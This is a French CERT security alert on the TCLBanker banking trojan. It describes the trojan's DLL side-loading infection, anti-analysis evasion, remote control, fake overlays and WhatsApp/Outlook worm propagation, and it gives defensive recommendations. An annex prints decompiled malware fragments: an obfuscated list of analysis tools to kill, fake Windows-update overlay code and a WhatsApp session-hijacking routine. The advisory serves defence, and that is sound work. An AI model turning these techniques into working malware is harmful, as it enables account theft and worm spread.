AGENCE NATIONALE DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Centre de Réponse aux Incidents de Sécurité Informatique

NATIONAL AGENCY FOR INFORMATION AND COMMUNICATION TECHNOLOGIES

Computer Incident Response Team

ALERTE DE SECURITE

Le malware TCLBanker qui automatise sa propagation via WhatsApp et Outlook

Contenu

I. Contexte

Une nouvelle menace sophistiquée, baptisée TCLBanker, vient d'être identifiée par les chercheurs en cybersécurité. Ce cheval de Troie bancaire cible principalement 59 plateformes, incluant des banques, des services de fintech et des portefeuilles de cryptomonnaies.

II. Vecteur d'infection

L'attaque repose sur une technique de DLL Side-Loading. Les acteurs malveillants utilisent un installeur MSI corrompu du logiciel légitime Logitech AI Prompt Builder. En s'exécutant dans le contexte d'une application de confiance, le malware parvient à contourner les solutions de sécurité traditionnelles (EDR/AV) sans déclencher d'alerte immédiate.

Bien que l'infection semble initialement localisée au Brésil, l'histoire campagnes d'infection des malwares démontre une capacité rapide d'expansion internationale.

III. Mécanismes de défense et d'évasion

Une fois implanté, TCLBanker déploie un arsenal impressionnant pour protéger sa présence. Le malware intègre des routines de déchiffrement dépendantes de l'environnement, rendant l'analyse en "sandbox" ou par des chercheurs virtuellement impossible si les conditions spécifiques ne sont pas réunies.

Parallèlement à ce camouflage, il exécute un fil conducteur de surveillance qui traque et interrompt en continu les outils d'analyse technique tels que :

- Les débugueurs : x64dbg, dnSpy.
- L'analyse statique : IDA, Ghidra.
- Le monitoring : ProcessHacker, Frida.

Cette robustesse défensive est complétée par des fonctionnalités offensives avancées, dont certaines portent la trace d'un développement assisté par l'Intelligence Artificielle.

IV. Capacités d'espionnage et contrôle à distance

Le module bancaire de TCLBanker surveille la barre d'adresse du navigateur chaque seconde via les APIs Windows UI Automation. Dès qu'une victime accède à l'une des 59 cibles, une session WebSocket est établie avec le serveur de commande et de contrôle (C2), octroyant

aux attaquants un contrôle total sur la machine. Les opérateurs peuvent alors effectuer les actions suivantes en temps réel :

- Streaming de l'écran et captures d'écran ;
- Keylogging et détournement du presse-papiers ;
- Contrôle à distance de la souris et du clavier ;
- Exécution de commandes shell et gestion du système de fichiers.

Pour garantir la discrétion de l'opération, le malware force la fermeture du Gestionnaire des tâches dès qu'une session active est en cours, empêchant ainsi l'utilisateur de repérer une activité suspecte.

Outre l'espionnage passif, TCLBanker utilise une ingénierie sociale visuelle agressive pour subtiliser les secrets des utilisateurs.

V. Système d'overlays et vol de données

Le trojan utilise un système de superposition (overlays) basé sur WPF pour afficher de fausses fenêtres par-dessus les sites légitimes. Ces formulaires factices imitent à la perfection des demandes de codes PIN, des écrans de support bancaire ou même des mises à jour Windows pour inciter la victime à livrer ses accès.

Une technique particulièrement ingénieuse consiste à créer des "masques" qui ne laissent apparaître que de petites portions de l'application réelle tout en dissimulant le reste, manipulant ainsi la perception de l'utilisateur.

Mais ce qui distingue réellement TCLBanker des menaces classiques, c'est sa capacité à se propager de manière autonome.

VI. Propagation virale

Modules Worm pour WhatsApp et Outlook

TCLBanker intègre des modules de type "ver" (worm) lui permettant d'infecter les contacts de la victime primaire.

WhatsApp : Le malware extrait les données de session WhatsApp Web depuis les navigateurs Chromium. Il lance ensuite une instance masquée pour détourner le compte et envoyer des messages frauduleux contenant des liens vers l'installeur piégé à tous les contacts.

Outlook : Via l'automatisation COM, il prend le contrôle de Microsoft Outlook pour récolter les adresses mails et envoyer des campagnes de phishing au nom de la victime.

VII. Conclusion

TCLBanker illustre la montée en puissance des malwares d'un nouveau style. Il offre à des cybercriminels de bas niveau des outils de contrôle et d'évasion autrefois réservés à des groupes d'élite.

Recommandations :

- Ne télécharger jamais de logiciels, même légitimes en apparence, en dehors des sites officiels des éditeurs.
- Configurer vos outils de détection pour bloquer les comportements anormaux liés au DLL Side-loading.
- Utiliser des clés de sécurité physiques (U2F) pour limiter l'impact des vols de sessions de navigateur.

VIII. Annexes


Monitoring des processus des cibles

```
targeted_processes[0] = decrypt_xor_0x06(v25);// frida
targeted_processes[1] = decrypt_xor_0x07(v20);// de4dot
targeted_processes[2] = decrypt_xor_0x06(v24);// dnspy
targeted_processes[3] = decrypt_xor_0x0B(v26);// megadumper
targeted_processes[4] = decrypt_xor_0x0E(&v36);// extremedumper
targeted_processes[5] = decrypt_xor_0x0E(&v32);// processhacker
targeted_processes[6] = decrypt_xor_0x07(v17);// x64dbg
targeted_processes[7] = decrypt_xor_0x07(v14);// x32dbg
targeted_processes[8] = decrypt_xor_0x08(v41);// ollydbg
targeted_processes[9] = decrypt_xor_0x09(v29);// pe-sieve
targeted_processes[10] = decrypt_xor_0x07(v11);// scylla
targeted_processes[11] = decrypt_xor_0x06(v23);// ilspy
targeted_processes[12] = decrypt_xor_0x08(v40);// dotpeek
targeted_processes[13] = decrypt_xor_0x011(v45);// netreactorslayer
targeted_processes[14] = decrypt_xor_0x0C(&v42);// cheatengine
if ( Process32FirstW(Toolhelp32Snapshot, &lppe) )
{
  while ( 2 )
  {
    common_tcscpy_s<wchar_t>(Str, 260, v49);
```

Processus d'overlay pour une mise à jour Windows

```
CS$<>8__locals1.textBlock_0 = new TextBlock
{
    Text = num2.ToString() + "%",
    FontFamily = new FontFamily("Segoe UI Light"),
    FontSize = 42.0,
    Foreground = Brushes.White,
    HorizontalAlignment = HorizontalAlignment.Center,
    Margin = new Thickness(0.0, 0.0, 0.0, 20.0)
};
stackPanel.Children.Add(CS$<>8__locals1.textBlock_0);
TextBlock textBlock = new TextBlock
{
    Text = (string_3 ?? string_2 ?? "Trabalhando em atualizacoes"), // Working on updates
    FontFamily = new FontFamily("Segoe UI Light"),
    FontSize = 22.0,
    Foreground = Brushes.White,
    HorizontalAlignment = HorizontalAlignment.Center,
    TextAlignment = TextAlignment.Center,
    TextWrapping = TextWrapping.Wrap,
    MaxWidth = 700.0,
    Margin = new Thickness(0.0, 0.0, 0.0, 10.0)
};
```

Hacking des comptes WhatsApp



```
// Token: 0x06000139 RID: 313 RVA: 0x00091890 File Offset: 0x0008FA90
public string Start(string chromePath, string profileDir, string profileName)
{
    if (this.bool_1)
    {
        return "already_running";
    }
    this.string_1 = Class20.smethod_0(profileDir, profileName); // Clone profile to %TEMP%\<GUID>\
    this.method_8(chromePath, profileName); // Start headless Chrome instance
    string text;
    for (;;)
    {
        IL_AC:
        this.method_10();   // anti-automation bypass
        this.interface43_0.imethod_20().imethod_4("https://web.whatsapp.com");  // Navigate to web.whatsapp.com
        for (;;)
        {
            IL_9D:
            Thread.Sleep(3000);
            for (;;)
            {
                IL_91:
                Thread.Sleep(5000);
                for (;;)
                {
                    IL_85:
                    Thread.Sleep(7000);
                    IL_78:
                    // Poll page text up to 45s, accepting only once it sees end-to-end-encryption / chat banners
                    // in pt-BR or English (fails if it sees "Escaneie o QR code" / "Scan the QR code")
                    while (!this.method_11(45))
                    {
                        text = "qr_code";
                        int num = 16;
                        while (num != 16)
                        {...
                        }
                        goto IL_CA;
                    }
                    goto IL_CC;
                }
            }
        }
    }
    IL_CA:
    return text;
    IL_CC:
    if (!this.pquAlaxqyp()) // Inject WPPConnect script
    {
        return "wpp_inject_failed";
    }
    this.method_12(45); // verify required submobuldes are live
    IL_DD:
    this.bool_1 = true;
    IL_E4:
    text = "ok";
    return text;
```